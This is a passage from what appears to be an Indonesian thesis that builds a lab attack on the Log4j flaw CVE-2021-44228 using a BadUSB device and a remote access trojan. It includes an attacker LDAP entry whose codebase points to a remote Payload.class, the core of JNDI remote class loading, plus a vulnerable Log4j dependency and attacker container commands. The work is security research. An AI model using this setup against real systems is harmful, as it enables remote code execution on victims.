*Attack tree* merupakan *framework* untuk menggambarkan rangkaian vektor serangan dengan tujuan utamanya digambarkan pada puncak diagram. *Attack tree* didasarkan pada perspektif penyerang dalam melakukan eksploitasi. Untuk mencapai tujuan utama (r*oot node*) dari suatu *attack tree*, penyerang terlebih dahulu menjabarkan berbagai langkah-langkah (*leaf node*) serta sub tujuan (*intermediate node*) yang dapat diraih untuk mencapai puncak tersebut. Setiap *intermediate node* dapat bersifat *AND* atau *OR*, yang digunakan untuk mendeskripsikan syarat suksesi terhadap langkah-langkah serta sub tujuan yang berada dibawahnya (Ingoldsby, 2021; Shevchenko et al., 2018). Pada tabel 2.5 berikut merupakan simbol serta deskripsi dari komponen utama dalam diagram *attack tree*:

**Tabel 2.5** Deskripsi simbol attack tree

|  |  |  |
| --- | --- | --- |
| **Simbol** | **Nama** | **Deskripsi** |
|  | *OR*  *Node* | dibutuhkan dua atau lebih *node* yang sukses untuk dapat mencapai atau melanjutkan *node* yang ada diatasnya |
|  | *AND*  *Node* | hanya membutuhkan salah satu *node* yang sukses untuk mencapai atau melanjutkan *node* yang ada diatasnya |
|  | *Leaf*  *Node* | menggambarkan vektor serangan yang bersifat independen dan tidak dapat memiliki *node* dibawahnya lagi |
|  | *Line* | menggambarkan relasi setiap komponen yang tersambung diantaranya |

**Sumber**: Ingoldsby, 2021

1. 2.4.3 Hands-on-Keyboard
2. *Hands-on-Keyboard* merupakan salah satu vektor serangan berjenis *direct access* yang mana penyerang menggunakan perangkat *keyboard* target untuk melakukan eksploitasi secara langsung. Dikarenakan sudah mendapatkan akses awal di dalam sistem, hal ini mempermudah penyerang untuk menjalankan serangan, terkhusus yang bertipe lokal. Pengontrolan serta filterisasi *keystroke* pada tingkatan sistem dan aplikasi merupakan salah satu langkah dalam menghadapi ancaman siber ini sebagai pencegahan lapisan keamanan yang terdepan (LiveAction, 2022).
3. 2.4.4 BadUSB
4. *BadUSB* merupakan salah satu vektor serangan berjenis *removable media* berupa perangkat keras *microcontroller*. Perangkat tersebut ditunjukkan untuk mengemulasi perangkat *Human Interface Device* (HID) dalam sistem target, dengan mengambil karakteristik *keyboard*, *mouse*, hingga pemindai sidik jari. Tidak seperti perangkat penyimpanan eksternal, penggunaan perangkat HID tidak dilakukan pemindaian oleh sistem, sehingga *BadUSB* dapat langsung menginjeksi *payload* ke dalam mesin target. Dalam halnya mengemulasi *keyboard*, keseluruhan rangkaian injeksi *keystroke* akan tertampil di layar target karena serangan bersifat di depan layar, atau *foreground*. Kelemahan ini diminimalisir dengan kecepatan *keystroke* per huruf hingga milidetik untuk menyelesaikan seluruh injeksinya, sehingga durasi serangan dapat berkurang secara signifikan daripada dilakukan secara manual (Bojović et al., 2019).

2.5 Unified Modelling Language

*Unified Modeling Language* (UML) merupakan bentuk standarisasi visual dari skema pada suatu sistem untuk menjabarkan seluruh komponen secara dinamis. UML juga dapat digunakan untuk menganalisa berbagai macam tingkatan dalam sistem aplikasi, seperti struktur ataupun aktivitas penggunaan aplikasi. Contoh dua bentuk penggunaan UML yang mereferensikan kegiatan tersebut adalah *class diagram* dan *activity diagram* (Sukic & Saracevic, 2012).

*Class diagram* merupakan bagian dari diagram struktur UML yang menggambarkan tingkatan *class* dan *interface* pada suatu aplikasi atau sistem. Pendekatan ini umum digunakan pada perancangan aplikasi dalam bahasa pemrograman berprinsip *object-oriented*, seperti Java.Adanya perancangan tersebut dapat menunjukkan relasi dalam komponen *class* seperti variabel, fungsi, dependensi terhadap suatu *interface*, serta bentuk konektivitas terhadap integrasinya pada suatu layanan. (OMG, 2011b; Sukic & Saracevic, 2012). Berikut pada tabel 2.4 merupakan simbol dan keterangan yang digunakan pada *class diagram*:

**Tabel 2.6** Deskripsi simbol class diagram

|  |  |  |
| --- | --- | --- |
| **Simbol** | **Nama** | **Deskripsi** |
|  | *Class* | pengklasifikasian suatu objek |
| Atribut | 1. properti variabel dalam *class* |
| Operasi | 1. fungsi atau metode dalam *class* |
|  | Asosiasi &  Kardinal | 1. relasi statis terhadap besarnya implementasi objek atau atribut dalam *class* lain; dinotasikan dengan kardinalitas |
|  | 1. ukuran berapa elemen dalam *class* lain yang terasosiasi |
|  | Dependensi | 1. relasi abstrak terhadap referensi suatu elemen dalam *class* lain pada lingkup fungsi |
|  | REST | 1. proses pemanggilan fungsi dari layanan *Representational State Transfer* (REST) terhadap logika aplikasi |

1. **Sumber:** Ismail, 2020; OMG, 2011
2. Berbeda dengan class diagram, activity diagram merupakan bagian dari diagram kegiatan UML yang menunjukkan alur kontrol suatu objek pada rangkaian kondisi dari suatu aktivitas. Salah satu tujuan utama penggunaan activity diagram yaitu dapat menggambarkan bagaimana aktivitas sistem dapat dijalankan menggunakan berbagai macam sudut pandang komponen di dalamnya (Ismail, 2020; OMG, 2011a). Aktivitias dalam sistem pun dapat dijabarkan menjadi beberapa diagram berdasarkan suatu fungsi atau modul untuk memberikan kejelasan yang lebih terperinci. Berikut pada tabel 2.5 merupakan simbol dan keterangan yang digunakan pada activity diagram:

**Tabel 2.7** Deskripsi simbol activty diagram

|  |  |  |
| --- | --- | --- |
| **Simbol** | **Nama** | **Deskripsi** |
|  | Inisiasi | 1. *node* untuk memulai alur aktivitas |
| Final | 1. node untuk menyelesaikan alur aktivitas |
|  | Aksi | 1. aksi kegiatan dengan kata kerja, yang juga digunakan untuk memanggil suatu operasi |
|  | Keputusan | 1. *node* untuk mengontrol keputusan alur aktivitas dengan memberikan keluaran benar dan salah |
|  | Sinyal  Kirim | 1. *node* untuk memberikan input agar diproses pada aksi atau *node* selanjutnya |
|  | Sinyal  Terima | 1. *node* untuk menerima input yang datang agar dilanjutkan ke aksi atau *node* selanjutnya |
|  | Partisi | 1. pemberian notasi terhadap alur kegiatan dalam karakterisitik yang sama, baik secara vertikal ataupun horizontal |

1. **Sumber:** Ismail, 2020; OMG, 2011a

2.6 Penelitian Sejenis

1. Penyusunan laporan ini menggunakan referensi dari penelitian sebelumnya yang sejenis dan relevan dengan topik. Adapun pembahasan penelitian terhadap studi kasus yang digunakan untuk mengembangkan aspek analisis penelitian ini.
2. Penelitian Rajasinghe Ravindu (2022) yang berjudul ‘*Remote Code Execution Security Flaw in* Apache Log4j2’, berisikan analisis eksploitasi kerentanan CVE-2021-44228 terhadap serangan RCE pada *white-box testing*. Serangan yang peneliti gunakan berupa JNDI *Injection* melalui HTTP *header* X-Api-Version. Bentuk akhir eksploitasi adalah didapatkannya *reverse shell* TCP sitem korban menggunakan program *netcat*. Adapun bentuk deteksi dan mitigasi yang diimplementasikan yaitu berupa analisis statis, dengan pemeriksaan berkas *log* dan mematikan opsi *lookup* dari modul JNDI dalam konfigurasi Log4j (Rajasinghe, 2022).
3. Penelitian Shita Widya Ningsih (2021) dengan judul ‘Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES’, berisikan analisis pengujian kerentanan dalam lingkup *black-box testing*. Dengan adanya penggunaan PTES, langkah serta informasi setiap tahapan dapat dipaparkan secara terstruktur. Dari berbagai temuan yang didapatkan, peneliti melakukan eksploitasi kerentanan dengan prioritas tertinggi, yaitu pada *Reflected Cross Site Scripting* (XSS) dan *Clickjacking*. Walaupun peneliti menggunakan keseluruhan tahap dari PTES, tahap eksploitasi tidak ditunjukkan untuk mendapatkan akses *remote shell* dari sistem target, sehingga serangan tidak dapat dikembangkan ke dalam tahap pasca eksploitasi. Bentuk remediasi yang disarankan adalah penggunaan *Web Application Firewall* (WAF) serta adanya pendekatan analisis statis dengan mengamankan konfigurasi opsi *header* aplikasi serta filterisasi masukan pengguna (Ningsih, 2021).
4. Penelitian yang dilakukan Nanny, Prayudi serta Riadi (2019) dengan judul ‘Peningkatan Keamanan Data Terhadap Serangan *Remote Access Trojan* (RAT) pada *Cybercriminal* Menggunakan Metode *Dynamic Static’*, ditunjukkan untuk dapat mensimulasikan cara kerja serangan RAT beserta mitigasinya dalam lingkup w*hite-box testing*. Infrastruktur jaringan lokal dibangun menggunakan dua buah *laptop* untuk mesin pengujian serta dua buah *router* Mikrotik. Vektor serangan yang digunakan untuk mendistribusikan *payload* RAT-nya adalah dengan memanfaatkan fitur *file sharing* dalam sistem target. Selain untuk deteksi ancaman, *router* Mikrotik juga digunakan untuk mengontrol koneksi jaringan dengan memasang fungsi *firewall* untuk memblokir koneksi *reverse shell* TCP pada nomor porta yang ditemukan. Penelitian ini juga diunggulkan dengan adanya analisis forensik pada berkas serta koneksi *trojan* tersebut. Analisis akhir dilakukan dengan adanya komparasi sumber daya dalam sistem korban pada sebelum diserang, saat diserang, serta saat penyerangan pasca mitigasi (Nanny et al., 2019).

**BAB III**

METODE PENELITIAN

3.1 Rancangan Penelitian

Landasan yang digunakan dalam pembuatan penelitian ini adalah metode kuantiatif eksperimental. Dalam penelitian ini, peneliti menentukan dua bentuk variabel yang digunakan pada analisis akhir dari pengujian dalam lingkup PTES, yaitu variabel kontrol yang berupa ukuran sumber daya sistem target yang tidak dieksploitasi, serta variabel terikat yang berupa perubahan kondisi sumber daya sistem pasca eksploitasi dan pasca mitigasi. Adapun penggunaan batasan masalah untuk menyesuaikan bentuk pengujian dan perancangan instrumennya, agar hasil penelitian tidak terpengaruh dari faktor di luar aspek pengujian yang seharusnya. Terkait teknik pengumpulan data, penelitian ini difokuskan pada tipe sekunder, yang mencangkup referensi penelitian kepustakaan terdahulu serta studi dokumentasi dari sumber primer dan sekunder, seperti dari situs resmi vendor serta contoh PoC dari sumber terbuka. Dengan adanya data tersebut, peneliti dapat menguji serta menganalisis pengembangan permasalahan pada studi kasus ataupun penelitian terdahulu.

3.2 Tahapan Penelitian

Terdapat tahapan-tahapan yang sifatnya prosedural dalam melakukan penelitian ini, yang dapat dijabarkan ke dalam beberapa poin utama sebagai berikut:

1. Perumusan Masalah

Peneliti mengumpulkan bahan literatur terkait untuk mengidentifikasi masalah yang akan diangkat atau dikembangkan pada objek penelitian. Tahap ini juga digunakan untuk mendapatkan gambaran bentuk pengujian serta analisisnya

1. Pengumpulan Data & Teori

Peneliti mengumpulkan informasi terkait terhadap objek penelitian dari sumber yang kredibel, seperti bagaimana perancangan dan implementasi lingkungan pengujiannya. Seluruh informasi yang didapatkan tersebut dirumuskan menjadi suatu batasan masalah dan landaan dalam memberikan paparan kajian teori

1. Perancangan dan Pembangunan Instrumen Pengujian

Pada tahap ini, peneliti merancang dan membangun instrumen pengujian yang didasarkan pada rumusan batasan masalah. Instrumen penelitian mencangkup lingkungan pengujian, sistem serta layanan yang akan digunakan, suatu target aplikasi, serta program pendukung pengujian lainnya, seperti skrip *payload*

1. Pengujian

Peneliti melakukan pengujian kerentanan dari objek penelitian yang didasarkan pada metode PTES, dengan menggunakan instrumen pengujian yang telah dibangun pada tahap sebelumnya

1. Analisis Hasil Pengujian

Selain menganalisis pengujian dari tahap sebelumnya, adapun dokumentasi data dari hasil pengujian untuk mengukur besar dampak pengujian terhadap sistem target melalui beberapa peridoe pengukuran sumber daya yang berbeda

3.3 Objek Penelitian

Objek yang diteliti dalam penelitian ini adalah kerentanan dari *library* Apache Log4j terhadap ancaman serangannya dalam referensi CVE-2021-44228. Dengan adamya objek penelitian, seluruh instrumen pengujian beserta tahapan pengujiannya dilakukan atas landasan tersebut. Pada implementasinya, selain mengandalkan sistem target untuk memiliki kerentanan tersebut, objek penelitian kemudian dikembangkan untuk menjadi satu vektor serangan yang independen untuk mencapai tujuan yang sama, yaitu meraih tahap exploitasi akhir melalui ancaman RAT.

**BAB IV**

HASIL DAN PEMBAHASAN

4.1 Perancangan Sistem

Tahap perancangan sistem dilakukan untuk mendapatkan gambaran implementasi serta integrasinya antar suatu komponen dalam pengujian dengan yang lain. Keseluruhan sistem terbagi menjadi dua komponen utama, yaitu pada sisi penyerang serta sisi target pengguna. Pada sisi target pengguna, perancangan ditunjukkan untuk mengembangkan aplikasi *desktop* yang dijadikan sebagai target kerentanan. Dalam kasus ini, aplikasi target berupa program autentikasi lokal sederhana dengan adanya integrasi dari *library* Apache Log4j untuk fitur riwayat autentikasi. Pada sisi penyerang, perancangan mencangkup pengembangan *payload* RAT, perangkat *BadUSB*, serta beberapa layanan di dalamnya yang digunakan untuk mendukung penyerangan secara utuh.

Perancangan sistem berikut meliputi bentuk desain topologi jaringan yang akan digunakan serta struktur skema penyimpanan LDAP untuk sisi penyerang. Adapun seluruh layanan yang dibutuhkan terancang pada suatu *docker* *container*, sedangkan perancangan aplikasi dan program akan dimasukan ke dalam bab dari implementasi sistem. Berikut pada tabel 4.1 merupakan spesifikasi perangkat keras, virtual dan lunak dalam merancang dan mengimplementasikan sistem:


**Tabel 4.1** Spesifikasi perangkat

|  |  |  |  |
| --- | --- | --- | --- |
| **No.** | **Perangkat Keras** | **Spesifikasi** | |
| 1 | ASUS VivoBook 14  X407UAR  ( laptop A ) | Processor | Intel i3-7020U |
| OS | Linux Mint 20.3 |
| CPU | 2.30 GHz |
| RAM | 12144240 kB |
| 2 | HP EliteBook  2560P  ( laptop B ) | Processor | Intel i5-2520M |
| OS | Linux Mint 20.3 |
| CPU | 2.50 GHz |
| RAM | 10107488 kB |
| 3 | DigiSpark Attiny 85 USB | Flash Memory | 6 kB + 2kB bootloader |
| LED | Power + Status (pin0) |
| **No.** | **Perangkat Virtual** | **Spesifikasi** | |
| 1 | ldap-http-attacker  ( container A ) | OS | Ubuntu Server 20.04 |
| Shell | /bin/bash |
| Port Bindings | 2000 – 2100 / TCP |
| **No.** | **Perangkat Lunak** | **Spesifikasi** | |
| 1 | Apache HTTP Server ( 2.4.41 ) | | |
| 2 | OpenLDAP Server ( 2.4.49 ) | | |
| 3 | Oracle Java SDK ( 1.8.0\_181 ) & ( 1.8.0\_333 ) | | |
| 4 | Apache Maven ( 3.6.3 ) | | |
| 5 | Apache Log4j ( 2.14.1 ) , ( 2.15.0 ) , ( 2.16.0 ) & ( 2.17.0 ) | | |
| 6 | Go ( 1.18.3 ) | | |
| 7 | Arduino IDE ( 1.8.19 ) | | |

4.1.1 Desain Topologi Jaringan

Dalam membangun keseluruhan sistem, adapun topologi jaringan yang dirancang untuk menggambarkan keseluruhan arsitektur jaringan terhadap setiap komponen di dalamnya. Berikut merupakan keterangan terhadap komponen dalam topologi jaringan pada gambar 4.1 yang direferensikan dari tabel 4.1 diatas:


1. Skema pengujian secara utuh akan dilakukan dalam dua buah *laptop*. *Laptop* A digunakan untuk menjalankan berbagai layanan yang dibutuhkan selama proses pengujian, sedangkan *laptop* B digunakan sebagai objek pengujian pada sisi target pengguna. Selain itu, *laptop* A juga dimanfaatkan sebagai sisi penyerang untuk menjalankan mayoritas dari seluruh tahap penyerangan
2. Dalam *laptop* A, seluruh layanan yang dibutuhkan oleh pengujian dijalankan menggunakan virtualisasi *docker* pada *container* A. Adapun layanan yang dibangun yaitu LDAP menggunakan OpenLDAP pada nomor porta :2038, serta *Hypertext Transfer Protocol* (HTTP) menggunakan Apache HTTP Server dan Go HTTP pada nomor porta :2022 dan :2080. Selain dalam container A, layanan HTTP juga dibangun menggunakan Java sebagai bentuk serangan di dalam sistem target pengguna untuk memperluas area kerentanan
3. Lingkup topologi berupa *Local Area Network* (LAN), dengan konektivitas seluruh komponen berlandaskan satu jaringan yang sama



**Gambar 4.1** Topologi jaringan

1. 4.1.2 Desain Skema LDAP

Perancangan skema LDAP dapat menjabarkan bentuk struktural penyimpanan untuk setiap entrinya. Bentuk pemodelan pada penelitian ini didasarkan terhadap struktur *Directory Information Tree* (DIT). Salah satu komponen di dalamnya adalah *Relative Distinguished Name* (RDN), yang digunakan untuk mengidentifikasi suatu entri. Seluruh susunan entri yang menuju suatu RDN nantinya digunakan sebagai alamat lengkap untuk menavigasikan pencarian entri dalam layanan, yang disebut juga sebagai *Distinguished Name* (DN) (ZyTrax, 2022). Berikut merupakan pemodelaan DIT pada setiap entri dalam skema LDAP penyerang pada gambar 4.2 dibawah ini:



**Gambar 4.2** Skema DIT LDAP pada sisi penyerang

Pada gambar 4.2 diatas, tingkat dasar RDN yang digunakan oleh skema LDAP pada sisi penyerang adalah dc=attacker,dc=com. Dalam model tersebut, hanya terdapat satu entri yang digunakan untuk menavigasikan layanan LDAP terhadap payload yang tersimpan di dalam layanan HTTP penyerang. Atribut RDN yang digunakan oleh entri tersebut adalah *Common Name* (CN), yang berupa atribut umum dalam memberikan nama suatu entri tanpa adanya spesifikasi khusus. Adapun entri admin yang otomatis terbuat oleh sistem untuk melakukan berbagai macam operasi pada pengelolaan skema. Berikut pada tabel 4.2 dibawah merupakan keterangan dari penggunaan atribut entri untuk menyimpan referensi alamat payload dalam layanan yang berbeda:

**Tabel 4.2** Keterangan atribut skema LDAP penyerang

|  |  |  |
| --- | --- | --- |
| **RDN** | **Atribut** | |
| cn=admin | cn | admin |
| description | LDAP administrator |
| cn=1807422020 | cn | 1807422020 |
| javaClassName | http://192.168.1.9:2022/Payload.class |
| javaCodebase | http://192.168.1.9:2022/ |
| javaFactory | Payload |

Pada tabel 4.2, untuk dapat menyimpan referensi alamat *payload* yang akan dibuat, *object class* yang dapat digunakan adalah *javaNamingReference* beserta dengan tiga atribut utamanya. Atribut yang pertama, *javaClassName*, berisikan alamat *Uniform Resource Identifier* (URI) dari payload yang telah tersimpan di dalam layanan HTTP. Sedangkan dua atribut lainnya merupakan komponen dari atribut *javaClassName*, yaitu *javaCodebase*, yang berisikan alamat *Uniform Resource Locator* (URL) dari layanan HTTP, dan *javaFactory*, yang berisikan nama berkas dari *payload*-nya. Dikarenakan *object class* *javaNamingReference* merupakan tipe *auxiliary*, atau sebatas karakteristik tambahan, maka entri akan ditambahkan *object class* bernama *device* yang bertipe struktural. Tidak hanya digunakan sebagai dasar dari *object class* pada entri, namun *object class device* hanya membutuhkan satu atribut wajib, yaitu penggunaan CN, sehingga tidak ada ketergantungan dengan penambahan atribut yang tidak dibutuhkan. Berikut merupakan contoh dari alamat DN dari skema LDAP yang dapat terbentuk:


* cn=admin,dc=attacker,dc=com
* cn=1807422020,dc=attacker,dc=com

4.2 Implementasi Sistem

Tahap berikut menjabarkan realisasi perancangan terhadap sistem yang akan dibangun. Pembahasan pada bagian ini terbagi menjadi dua, yaitu pada sistem pengguna serta sistem penyerang, yang mencangkup pembangunan layanan LDAP dan HTTP, aplikasi target pengujian, serta modul pengujian lainnya.


1. 4.2.1 Implementasi Sistem Pengguna

Aplikasi *desktop* berbasis GUI dirancang dalam bahasa pemrograman Java yang terintegrasi dengan *library* Apache Log4j versi 2.14.1. Untuk dapat menyederhanakan lingkup pengujian, aplikasi target hanya menjalankan fungsi autentikasi sederhana berbasiskan kata sandi secara lokal, yang mana menggunakan data akun sampel secara *hardcoded*. Aplikasi akan memiliki dua fitur utama yang terhubung dengan fungsi *logging* Apache Log4j, yaitu fitur *login* akun dan permohonan perubahan kata sandi. Selain dari sistem target pada *laptop* B, kedua fitur tersebut juga menjadi salah satu cangkupan area serangan yang diujikan dan diamankan dalam penelitian ini. Berikut merupakan alur kerja kedua fitur aplikasi yang digambarkan dalam *activity diagram* pada gambar 4.3 dan 4.4:




**Gambar 4.3** Activity diagram pada fitur Login aplikasi desktop

Gambar 4.3 merupakan *activity diagram* terhadap fitur login untuk pengguna dapat mengakses tampilan data profil dari akun yang tersedia. Tahapan ini membutuhkan input pengguna terhadap nama akun serta kata sandi yang sesuai, sehingga akun dapat terautentikasi secara benar. Informasi dalam profil yang dapat tertampil diantaranya adalah nama legkap, nama akun, serta alamat *email* institusi. Adapun hasil dari proses autentikasi tersebut akan terekam ke dalam berkas *log* aplikasi.



**Gambar 4.4** Activity diagram pada fitur Request Password Reset aplikasi desktop

Gambar 4.4 di atas merupakan *activity diagram* terhadap fitur perrmohonan perubahan kata sandi terhadap suatu akun. Terdapat dua bentuk validasi yang dilakukan aplikasi dalam fitur ini, yaitu terhadap ketersediaan nama akun dalam data profil, serta kesesuaian antara alamat *email* yang diajukkan dengan alamat *email* yang terikat pada akun tersebut. Seperti fitur sebelumnya, seluruh hasil validasi massuk ke tahap *logging* untuk dicatat sebagai riwayat aksi pengguna. Apabila kedua proses validasi benar, program akan membuat URL Gmail untuk dapat dibuka di peramban *laptop* B.



**Gambar 4.5** Class diagram pada aplikasi desktop

Adapun gambar 4.5 di atas adalah *class diagram* aplikasi yang terdiri dari beberapa package serta relasi terhadap komponen dan modul di dalamnya. Dalam *package* view, terpadat *class* Login untuk menyediakan fitur antarmuka dalam aplikasi. *Class* Login memiliki relasi agregat terhadap tiga *class* untuk menjalankan fungsi utama program, yaitu Auth, LogPanel, serta Util. Dalam penggunaan *library* Apache Log4j, *class* Main akan melakukan inisiasi pembuatan berkas *log* saat program baru dijalankan dengan status informasi *debug*. Hal ini ditunjukkan agar fungsi loadLog dalam *class* LogPanel tidak memiliki isu terhadap pembacaan berkas *log* yang belum siap. Selain itu, adapun fungsi appendLog yang dapat digunakan oleh *class* lain dalam menyediakan fitur *logging* untuk nantinya ditampilkan ke dalam program.

Adanya integrasi dengan *library* Apache Log4j diawali dengan memasukan atribut *depedency* ke dalam berkas pom.xml. Berkas tersebut merupakan salah satu unit dasar dari *framework* Maven yang dapat berisikan berbagai konfigurasi internal dalam membangun karakteristik dan menjalankan aplikasinya. Berikut merupakan potongan atribut *dependency* untuk dapat menggunakan library tersebut:

<dependencies>

<dependency>

<groupId>org.apache.logging.log4j</groupId>

<artifactId>log4j-api</artifactId>

<version>2.14.1</version>

</dependency>

<dependency>

<groupId>org.apache.logging.log4j</groupId>

<artifactId>log4j-core</artifactId>

<version>2.14.1</version>

</dependency>

</dependencies>

Terdapat beberapa komponen dari atribut *dependecy* di atas, yaitu atribut artifactId dan version. Atribut artifactId berisikan nama dari *library* dalam format *Java Archive* (JAR) yang akan diintegrasikan ke direktori aplikasi, serta atribut version yang menspesifikasikan versi dari *library* tersebut. Kedua library tersebut, log4j-api dan log4j-core, dibutuhkan oleh aplikasi dalam menyediakan suatu antarmuka terhadap *framework* Apache Log4j, serta bentuk implementasi dari antarmuka tersebut agar dapat memanfaatkan fitur *logging*-nya secara utuh. Berikut adalah potongan dari konfigurasi Apache Log4j yang menggunakan bentuk *rolling file* didalam berkas log4j2.properties, sehingga berkas *log* secara otomatis terurutkan berdasarkan waktu tanggal dan bulan dari aksi *logging* tersebut:

name = Log4j2PropertiesConfig

#----------

appenders = rolling

appender.rolling.type = RollingFile

appender.rolling.filePattern = src/log/%d{MM-yyyy}/app.log.%d{dd\_MM\_yyyy}

appender.rolling.layout.type = PatternLayout

appender.rolling.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%5p) %m%n

#----------


appender.rolling.policies.time.type = TimeBasedTriggeringPolicy

appender.rolling.policies.time.interval = 1

#----------

logger.rolling.appenderRef.rolling.ref = RollingFile

Pada isi konfigurasi Apache Log4j diatas, pesan *logging* akan terformat sedemikian rupa dengan menggunakan properti PatternLayout. Adapun isi pola pada properti tersebut yang mencantumkan karakteristik seperti informasi stempel waktu dari aksi *logging*, bentuk prioritas *log* hingga tingkat 5 untuk merekam pesan *error* dan tetap memperahankan jalannya aplikasi, serta variabel untuk memasukan pesan dari aplikasi ke dalam berkas *log* untuk setiap barisnya. Berikut pada gambar 4.6 merupakan tampilan antarmuka dari aplikasi target beserta dengan contoh tampilan *logging*-nya:



**Gambar 4.6** Tampilan antarmuka pada aplikasi desktop GUI

1. 4.2.2 Implementasi Sistem Penyerang
2. 4.2.2.1 Instalasi dan Konfigurasi Layanan OpenLDAP

Proses pengembangan layanan LDAP dilakukan di dalam *container* A, berdasarkan spesifikasi yang dijabarkan pada tabel 4.1. Tahapan pengembangan diawali dengan membangun *container* A terlebih dahulu untuk dapat melakukaan instalasi layanan serta dependensi di tahap berikutnya. Berikut adalah perintah yang digunakan untuk membuat *container* A dan menjalankannya:

* docker pull ubuntu:20.04
* docker run -p 2000-2100:2000-2100 -hostname “ldap-httpattacker” -it -privileged -e “TERM=xterm-256color” -name “ldap-http-attack er” ubuntu:20.04 /bin/bash
* docker start “ldap-http-attacker”

